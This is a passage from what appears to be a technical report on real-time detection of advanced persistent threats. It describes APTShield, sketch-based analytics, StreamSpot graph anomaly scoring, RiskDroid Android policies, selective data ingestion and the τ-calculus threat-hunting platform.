Our evaluation is not intended to show that we detected the most sophisticated adversary; instead, our point is that, given several unknown possibilities, the prioritized results from our system can be right on spot in real-time, without any human assistance. Thus, it really fills a gap that exists today, where forensic analysis seems to be primarily initiated manually.

3.3 APTShield

Host security has been studied by researchers for decades. The evolution of attacks has rendered existing approaches insufficient for modern sophisticated scenarios. APT attacks are used by many experienced attackers to compromise victims' hosts due to the persistence, stealth, and clear goals of these attacks. APT attacks are usually initiated by hacker groups with a national or organizational background. Hence, these groups are well-organized, well-targeted, highly skilled, and highly invasive. The 2019 annual report from FireEye showed that more than twenty active APT groups had launched attacks against targets in dozens of domains, including governments, financial companies and even the Winter Olympics [10].

3.3.1 Challenges

Traditional intrusion detection methods can be divided into two categories: offline and online. One of the most famous offline detection methods is the sandbox approach, where the target program is deployed to an isolated environment for separate analysis [7]. In addition, several logging and provenance tracking systems have been built to monitor the activities of systems and then build provenance graphs to detect or analyze attacks [25, 22, 29, 12, 14, 13, 6, 3, 44]. Although these methods allow a clear view of the attacks, considering the hysteresis of offline detection, people have begun using online detection methods to detect attacks in real-time. These approaches include network traffic-based analysis [9, 5, 28], software static feature detection [50, 8], and hook technology [26, 45], among others. However, existing research has focused mainly on one specific stage of APTs and the intrinsic mechanisms and attack vectors of APT remain poorly understood.

Context-based detection was proven to be effective in recent works [4]. Real-time detection systems with contextual methods are proposed in recent years. StreamSpot [35] analyzed streaming information flow graphs to detect anomalous activities by extracting local graph features and vectorizing them for classification. Learning-based detection methods can only give malicious scores or classification results but cannot explain these results. Furthermore, existing detection systems (including ours) cannot detect attacks without false alarms. Therefore, in practice, learning-based methods are unsuitable in enterprise scenarios. Sleuth [17] subsequently proposed a tag-based detection method based on provenance graphs, but this method focused mainly on suspicious access to confidential files and reduced false positives by adding a domain white list. To gain a better understanding of APT attacks, analysts have decoupled the APT life cycle into multiple phases and then used the corresponding features of each phase to match the suspicious behavior. APT attacks were divided into seven or eleven phases [4] [39, 31, 19]. The multiphase kill chain model approaches were adopted by numerous researchers. Holmes [37] achieved substantial progress in phase-based detection by building a model that detected each phase based on simple rules and computed suspicious scores. However, these phases are not all necessary in APT attacks (e.g. Credential Access), and some of them (e.g., detecting remote code execution vulnerability) are usually detected via a priori knowledge and tend to change over time.

Additionally, real-time contextual work [17, 31, 37] usually preserves context information in a *provenance graph* [22]. However, the graph continues to grow over time, and APTs can last for months or even years, making these approaches inevitably suffer from efficiency and memory problems when the system runs for long periods, especially for real-time detection [18]. As a result, most detection methods rely on short time windows [15, 16, 47].

3.3.2 Our Solution

To address these challenges, especially, **accuracy** and **efficiency**, APTShiled presents a model for accurately detecting APTs. Furthermore, it presents a novel state-based detection framework in which each process and file is represented as an FSA-like data structure for real-time, long-term detection.

To detect unknown APTs with high accuracy, instead of concentrating on unnecessary, undetectable and easy-to-change phases in APT attacks, we utilize control flow (i.e., why a process or code is being executed) and data flow (i.e., how data are passed among objects) to explain contextual behavior. We identify the following three essential attack phases: 1) deploy and execute the attacker's code, 2) collect sensitive information or cause damage, and 3) communicate with the C&C server or exfiltrate sensitive data. We focus primarily on accurately detecting these phases and combining them to distinguish malicious behaviors from benign ones. Compared to more complicated

[4] There is one more phase, *Impact*, added in ATT&CK model after the publication of [37], it contains twelve phases now.

phase-based modules, this approach is beneficial for accurately detecting unknown APTs.

To conduct such contextual detection in real-time with high efficiency, we propose a novel state-based tracking and detection framework and a corresponding data structure based on ideas from forensic analysis. In this design, all semantics are stored as states, and the framework keeps only the current states of all processes and files for detection, similar to automata. Consequently, the framework does not need to store historic data, and memory usage remains consistent. The states change over time. Once a process changes into a malicious state, the attack is detected no matter how long it lasts. Using this framework, we can monitor the host over long periods of time to automatically detect APTs with high accuracy and low overhead.

Moreover, our detection method based on this framework can detect attacks and provide explanations. Specifically, the detection results are generated with reconstructed attack graphs, which illustrates how these attacks happened and benefits subsequent analysis.

3.4 Sketch Analytics

An additional method of detection we deployed was based on sketch algorithms[20], which are also known as streaming algorithms or probabilistic data structures. Sketch algorithms are ideally suited for dealing with large volumes of streaming data are they typically require minimal amounts of CPU and memory for maintaining the sketches.

For this project, we utilized three different sketch algorithms: Bloom Filters, Count-Min Sketch, and HyperLogLog cardinality estimators.

Bloom Filters can be used to answer probabilistically whether something has been seen before and require a fixed amount of storage. They are limited however to the answers “no”, with 100“maybe” with an error probability. They can not provide a definitive “yes”. The error probability is controlled by parameters of the data structure. For our usage, we configured the data structure to have a 1 in 1 million error rate. However, our estimates of were extremely conservative, resulting in a significantly lower error rate.

We used the bloom filters to learn the normal behavior of the systems that were being monitored, and then during monitoring, report any activity by programs that had not previously been seen. Activities monitored include execution of other programs, file read/writes, network activity and registry reads/writes.

In order to handle activity that involved generated filenames, such as temporary files, we did not record the exact file names in the bloom filter record. Instead, we divided the name up into each 3-character sequence, prepended the offset of the sequence and recorded each of these sequences. During monitoring, we counted how many of these sequences were found in the bloom filter and used this to compute a score from 0.00-1.00. A threshold of 0.70 was used to identify “new” activity.

In order to identify and remove activity that most programs perform, such as linking in system shared libraries, we also employed the use of CountMin Sketch and HyperLogLog (HLL) sketch. The CountMin sketch is normally used for frequency estimation to identify heavy hitters. Hyper-

LogLog is intended for cardinality estimation. For our purposes, we needed to identify activity that was present in a large number of programs. This could be done using a HLL for each activity, but as this number is unbounded, there would be no limit on memory usage. To avoid this, we embedded HLL into CountMin. Instead of the CountMin cells being used to count frequency, each contained an HLL to cound cardinality. This allowed us to estimate the cardinality of each activity with a fixed amount of storage. We then used this to identify those activities which are common to large numbers of programs and remove them.

3.4.1 Evaluation

The sketch algorithm based analytics performed very well for all of the TA1's except Five Directions and MARPLE. They were able to identify almost all of the attacks that involved the use of the activities that were being monitored without a large number of false positives. For the Microsoft Windows platform TA1s, the false positive rate was quite large. This was due to a large number of monitored activities making use of dynamically generated UUID's. Modifications to recognize UUIDs and deal with this issue would mitigate this.

3.5 Streamspot


This section describes Streamspot [36] for detecting anomalous activity in a machine. **Model.** In this method, each software under execution is modeled as a streaming graph: an edge of the graph corresponds to a system call made by the software. This graph is *heterogenous*: each edge has a type (for example, an `open` or `read` edge) and each node has a type (for example, a `file` or `socket` node). Each edge is also associated with a timestamp. On a given machine, there may be many programs executing simultaneously, giving rise to many streaming graphs.

Anomalies. Each streaming graph (i.e. each program) in its entirety is assigned an *anomaly score*, which is updated on the arrival of every new edge (i.e. the execution of a system call) in the graph. Anomaly scores are not interpreted in an absolute sense; rather, relative anomaly scores are used to maintain an *anomaly-ranking* over time, with more anomalous programs ranked higher.

Threat model/hypothesis. The hypothesis is that software that has been infected (and malicious new software) will behave differently from benign software that usually runs on the machine. For example, a Firefox instance that has been compromised via some vulnerability and used by the attacker to access a specific file exhibits behavior that is different from a Firefox instance used to view a news website. Given enough training data (i.e. a collection of system call traces from benign software execution on that machine), this method enables constructing a model of what is benign and computing each executing program's deviation from this model in real-time. This deviation is the program's anomaly score.

3.5.1 Method And Implementation

Step 1: Graphs from executing software



time	subject	type	object	flow
100	proc/10639	fork	proc/10640	1
200	proc/10640	exec	file/“/bin/sh”	1
300	proc/10650	read	file/stdin	2
400	proc/10640	stat	mem/bfc5598	1
500	proc/10660	read	sock/0.0.0.0	2
…	…	…	…	…

(a) Timestamped system calls from two executing programs. (b) Graph for the first program. (c) Graph for the second program.

Figure 6: Constructing Heterogeneous Graphs from System Call Traces

Fig. 6 illustrates the construction of heterogenous graphs from traces of system calls. Each program gives rise to a single directed heterogenous graph with edges annotated by timestamps. These graphs may be represented in any standard data structure: we use an adjacency list. An implementation of this step to convert CDM/Avro and CDM/JSON to graph edges is at [33].

Step 2: Graphs as vectors.




Figure 7: k-shingles Constructed for The Graph with $k = 1$

Graphs are converted to vectors of short strings via a process called *shingling*. This process takes as parameters the number of hops k and chunk-length C.

From every node in the graph, a k-hop breadth first traversal is performed starting at that node, with edges at each level traversed in the order of the edge timestamps. A shingle is constructed incrementally, by appending to the shingle the source node type, edge type and destination node type as each edge is traversed. A graph with N nodes will result in N such shingles. Fig. 7 illustrates this process with $k = 1$, node types A-E and edge types x, y, o and p.

Once the shingles are constructed, they are further split into *chunks* such that the maximum length of any chunked shingle is C. This helps make graphs comparable, even if they contain long shingles that differ only in the last few characters, for example.

The vector representation of the graph is simply the frequency of each shingle in that graph. Hence, if the number of unique shingles across all graphs is V, this vector will contain V non-negative integer elements. Since V may be large, we do not explicitly store this vector representation, except in the training phase.

Step 3: Training a model of benign graphs.

Once each graph is represented as a vector, they may be clustered via any standard clustering method: we use k-medoids clustering with the cosine-distance between graph vectors as the distance metric. The number of clusters may be any reasonably large number; we observe little difference in the anomaly detection performance with 50 and 100 clusters. An implementation of this step is at [34]

Step 4: Streaming vector representations and anomaly scoring.

All code for this step is in C++, contained in the repository `https://github.com/sbustreamspot/sbustreamspot-core/tree/2016.07-engagement-uuid`.

In the streaming scenario, the universe of shingles is large and unknown. Hence, we cannot use the vector representations described previously to compute the pairwise cosine similarity between graph vectors and update their cluster assignment and anomaly scores. Instead, we *sketch* the vector representations of each graph to approximate their cosine similarity. The sketches are of fixed size L, which is a parameter controlling the degree of approximation (larger L is more accurate) and implemented via L hash functions drawn from a universal hash family (we use the multiplicative hash family). The underlying theory is described in §3.1 and §3.2 in the paper.

Each of the multiplicative hash functions $h_1,\dots,h_L$ maps strings to $\{+1,-1\}$. Each hash function is associated with C (chunk-length) random integers (allocated via the call to `allocate_random_bits` in `main.cpp`). Hashing is implemented in the `hashmulti` method in `hash.cpp`, taking as input a string and C random integers and returning either +1 or -1.

Each graph G is associated with a size-L projection vector Y_G that is initialized to the zero vector (no edges), and a size-L sketch vector that contains the signs of the projection vector elements. When a new shingle s is added to the graph, the projection vector is updated by simply hashing s with $h_1,\dots,h_L$ to construct an update vector, and then adding this update vector to the projection vector. Removing a shingle follows the same sequence of steps, but with the update vector subtracted from the projection vector. This process is illustrated in Fig. 8.




Figure 8: Adding Shingles to a Graph G with Hash Functions $h_1,\dots,h_L$

On the arrival of a new edge $e=(u,v)$ in graph G, where u is the source node and v is the destination node, updating the shingle vector of the graph corresponds to some new shingles being added and some old shingles being removed. For $k=1$, there is just one new shingle added and one old shingle removed: let the added shingle be s_+ and the removed be s_-. For $k=1$, the added/removed shingles can be constructed via a single k-hop breadth first traversal from u. Care must be taken to adhere to the chunk-size C described in Step 2. Once the added/removed shingles have been constructed, the projection and sketch vectors can be updated using the process described earlier.

Summary of Steps 1-4.

Once the graphs have been converted to the edge format (Step 1) and a model of benign graphs has been constructed (Step 3), the following is repeated on the arrival of every new edge (Step 4, all implemented as methods in `graph.cpp`):

1. Update the graph adjacency list (method `update_graphs`).
2. Update the sketches (method `update_streamhash_sketches`).
3. Update cluster distances (method `update_distances_and_clusters`).

This edge-processing loop is implemented in `main.cpp` from lines 230 - 299.

3.5.2 Summary

Stremspot represents software as streaming graphs, constructs a model of benign graphs via clustering, and quantifies anomalousness as deviations from this model. This method takes a networked view and constructs a simpler, nonparametric model that is efficient to maintain in a streaming scenario.

3.6 RiskDroid

RiskDroid enables real-time detection of new Android attacks with cross-platform causality reasoning.

3.6.1 Features

The main features of RiskDroid are:

Fine-grained detection policy. RiskDroid can perform analytics to extract malicious behavior patterns from newly identified malware to generate detection policies. Specifically this allows detection of UI behavior capturing, UI view overlay, phishing attacks, dynamic Loading, Java reflection invocation etc.

Real-time detection. RiskDroid adopts various performance optimizations to speed up detection and achieve real-time response. This is done by generating two kinds of whitelist patterns. First by training from background logs (millions of records) and then by generating whitelist patterns for low risk services like power manager. RiskDroid can also update suspicious information flow in real time based on provenance tracking in memory.

Report enrichment: interaction with FeatureStore. RiskDroid queries the IBM FeatureStore (FS) and use τ-calculus to build detailed report of malicious processes in real-time. This is done by integrating the REST APIs calls for FS in the detector. Further, RiskDroid incorporates flexible queries with TCalculus time slices adding details of event/process UUID, property and etc.



Kalfka Streaming CDM Records
CDM Records Pre-processing
Policy Initializer
Suspicious Behavior Pattern Matching
In memory Computing
If violating policy
Update
Inserting
Security Policy
IBM FeatureStore Distributed Storage
Process and Event RT Updater
Provenance Graph RT Updater
Inserting
Confirmed
Android
OLAP
Suspicious Process Reasoning
Process Suspicious Level
Suspicious Events Cache
Result Validation in Neo4j
Process Risk Rating

Figure 9: RiskDroid Framework

3.6.2 Framework

Figure 9 shows the RiskDroid framework. RiskDroid reads the CDM records from Kafka and pre-processes them, extracts fields of interest and identifying subject and object relationships. The relationship patterns are then checked against the security policies to detect any suspicious behaviours. If there any CDM record results in a policy violation, it is given to the real-time updater which enriches the event by pulling in-memory provenance information of the event. Details of the event in FS is also updated by adding the suspicious found by RiskDroid to it. The event is then assigned a suspicion vector and result is generated.


Provenance-Based Attack Detection: Policies for Android RiskDroid policies can be broadly classified into two categories. Policies that detect suspicious modification and policies that detect data leaks. The first category consists of policies that track untrusted apps writing into folders with high integrity and reads from files with low integrity level followed by writes into high integrity objects. Data leak detection polices track untrusted apps reading from high confidence level objects and as well as untrusted apps writing into low confidence level objects.

3.7 Selective Data Ingestion

A key issue faced was the storage of the TA1 data in a structured form, which was needed for performing the causal and impact analytisis. Due to the large overall volume of data from the TA1s, storing all of the data was not feasible. The decision was made to implement selective ingestion and storage. In this model, only key elements of the data would be preserved at real time. The primary items ingested were of a low volume nature, such as Subject and Principal records, as well as some low volume EVENT records.

Simultaneous to the real time ingest of selected records, a time index of the Kafka queue was also maintained. This time index recorded the offset of each Kafka queue of the first record for each one minute interval.

As the various analytics generated alerts, a secondary ingest would use the time stamp of the event



CADETS	8.8%
ClearScope	1.9%
FiveDirections	4.0%
MARPLE	12.6%
Theia	8.8%
TRACE	1.8%

CADETS	1.5 MB/s
ClearScope	0.8 MB/s
FiveDirections	3.5 MB/s
MARPLE	0.5 MB/s
Theia	0.8 MB/s
TRACE	3.9 MB/s

Figure 10: Architecture of the Selective Ingest and Storage

within the alert to identify a time window around the event. An on-demand re-ingest of data from five minutes before the event, and five minutes after the event was then started. This re-ingest would store all of the records within that window.

In addition, during the causal and impact analysis, requests could be made to ingest additional time windows of data in order to build a more complete picture.

The architecture diagram for the selective ingest is shown in Figure 10.

3.7.1 Evaluation

The selective ingest allowed us to greatly reduce the amount of data that was stored in our structured store, allowing the ingest to run 24x7. The amount stored was directly related to the number of alerts within a given time period. Higher alert rates (including false positives), resulted in higher storage requirements. Figure 11 shows a time based heatmap of the storage. For most cases, we can see a clear delineation of the hours in which the engagement was active. However, for both Five Directions and MARPLE, there was a much higher false positive rate from the sketch analytics, due to their inability to handle dynamically generated UUIDs.




Figure 11: Time-based Heat Map for Selective Ingest

3.8 Threat Intelligence Computing

Threat intelligence computing is a novel security programming paradigm that bridges traditional security software development with long-term circles and existing threat hunting process with ad-hoc practices and non-standard knowledge codification methods.

In the paradigm, computations on one or many devices are expressed as a temporal graph, defined as a *computation graph* (CG). Similar to process calculi [1], basic elements in a CG are entities (e.g., processes, files, sockets) and events (e.g., file read, process fork). A CG references the entire history of computation including any entities or events associated with attacks or threats. Security-relevant data such as alerts, IOCs, and intermediate threat analysis results are subgraphs, which can be denoted by labels on elements of a CG. As a result, threat detection becomes a *graph computation problem* whose solution is to iteratively deduce threat-inducing subgraphs in a CG.

To manage CGs and program graph computations atop them, we conceptualize, formalize, and evaluate *τ-calculus*, a graph computation platform for threat intelligence computing. It comprises *i)* a Turing-complete domain-specific language (DSL) with syntax tailored for programming on CGs, *ii)* a graph database designed and implemented to cope with efficient data storage and retrieval for live and forensic threat investigations, and *iii)* peripheral components for supporting interactive programming. In addition to basic features, such as variable reference and declarative programming, we conceptualize the language for superior code composability and reusability than existing general-purpose graph languages, e.g., Gremlin [46], Cypher [41]. We also back our graph database with a distributed key-value store for low-level CG operation optimization targeting unique CG properties, such as data locality and immutability. This architecture gives τ-calculus an edge over conventional graph databases, e.g., Neo4J [42], which cannot meet the performance




Figure 12: τ-calculus Platform Architecture

requirements of typical threat hunting scenarios.

3.8.1 Cyber Reasoning Language

We design the τ-calculus language as a domain-specific language for programming computations on CG. The language is declarative and embraces *patterns* as a first-class language construct. It supports parameterized pattern definition and pattern application similar to functions. Well-typed terms in a pattern definition are sets of predicate expressions used for constraint solving purposes.

3.8.2 Architecture And Realization

Figure 12 shows an overview of τ-calculus' architecture. The full-stack graph computation platform comprises a language interpreter, a graph database, and user-interface components, which include an interactive console (τ-REPL) and a CG visualization tool (CG Browser). The graph database employs a distributed key-value store, FCCE [48], for *i)* long-term monitoring data storage with data locality optimization, and *ii)* concurrent multi-source streaming data ingestion. All components of τ-calculus are implemented in Haskell except CG Browser, which is implemented in TypeScript. τ-REPL[5] and CG Browser together provide the interactive programming and data inspection environment required for threat reasoning. Next, we detail core platform subsystems.

Typing System

[5] τ-REPL is to threat hunters as `msfconsole` (Metasploit console) is to pen testers [43].

τ-calculus' type checker provides informative user feedback to help reducing programming errors. τ-calculus interpreter binds types to variables through variable *declaration* and *inference*. Local variables in a predicate (e.g., x in x **conn** y) must be declared with types before use (e.g., $x \in \mathbb{T}$). For simplicity, this paper uses the symbols defined in [49] to denote variable types (e.g., $x_{\texttt{en}}$ **conn** $y_{\texttt{ev}}$). Type inference applies to function and pattern parameters. Type inference also applies to the abstract type `el`, which can be either an entity or an event.

Constraint Solving

Since on-disk data queries only support solving one constraint at a time, we developed a constraint-solving algorithm to solve constraints iteratively and propagate the latest solved constraint to all variables associated with previously satisfied constraints. When a pattern is parsed and the abstract syntax tree (AST) is created, the interpreter determines how constraints are connected and stores the constraint relations as a *graph of constraints* (GoC) into a supplementary data structure in the AST. To evaluate a pattern, the constraint solver orders constraints by heuristics and user guidance and iteratively satisfies all constraints, including single-element constraints, (e.g., x **has** $\langle type : READ \rangle$) and multi-element constraints (e.g., x **conn** y). After each iterative constraint-solving step, the variables associated with the pattern may undergo a state change, which is propagated to all previously solved variables through a graph traversal on GoC, from the changed variables to all previously solved variables.

Built-in Traversal Support

Backward and forward traversals are common tasks in threat intelligence for root cause discovery and impact analysis [23]. While one can implement traversal as a native τ-calculus function with recursive function support, it can be useful to encode the traversal semantics as a built-in primitive pattern predicate. To this end, the built-in relation **reach** provides four functionalities:

- *Forward traversal* (touched x, untouched y): x **reach** y
- *Backward traversal* (untouched x, touched y): x **reach** y
- *Reachability Filter* (touched x, y): x **reach** y
- *Pathfinder* (touched x, z, untouched y): x **reach** y, y **reach** z

To solve constraints expressed as traversal predicates, the system takes into account (1) *event direction*, if present (information-/control-flow direction), (2) *temporal requirement* (e.g., events in a backward step can only occur earlier than events in the current step), and (3) *variable constraints*, if any (from other predicates or patterns in arguments). The two most important optimizations applied to the traversal procedure are:

1. *dynamic programming*: bookkeeping results of all traversal sub-problems solved in previous iterations. A traversal sub-problem is defined by its domain (a connected entity and the query time range) and its codomain (a set of events).
2. *proactive constraint solving*: if a variable in a traversal predicate has other constraints (either as direct predicates or referenced patterns), the additional constraints are proactively and repeatedly solved in each iterating step of the traversal to minimize on-disk data queries, especially for hub entities.

Graph Database

The graph database stores both in-memory and on-disk CG portions, and provides graph query APIs to the interpreter. The two main functionalities of the graph database are to *i)* bridge the semantics of CG and low-level data storage, and *ii)* optimize graph retrieval throughput using multi-layer caches and data arrangement based on CG properties such as temporal locality of events.

We utilize FCCE [48] as the low-level key-value data store in our graph database realization. FCCE is designed for security data storage and processing; it supports concurrent multi-source asynchronous ingestion, distributed data storage, and data locality management. To optimize graph queries based on special CG properties, we compose FCCE schema to represent CG in key-value pairs and replicate critical values in multiple schemas for data locality preservation and fast retrieval from different perspectives. For instance, one replica of events deals with temporal locality: *i)* events are indexed by time, and *ii)* events occurring within a time window are managed on one memory page and stored at consecutive filesystem blocks. Other event replicas deal with labels and shared entities.

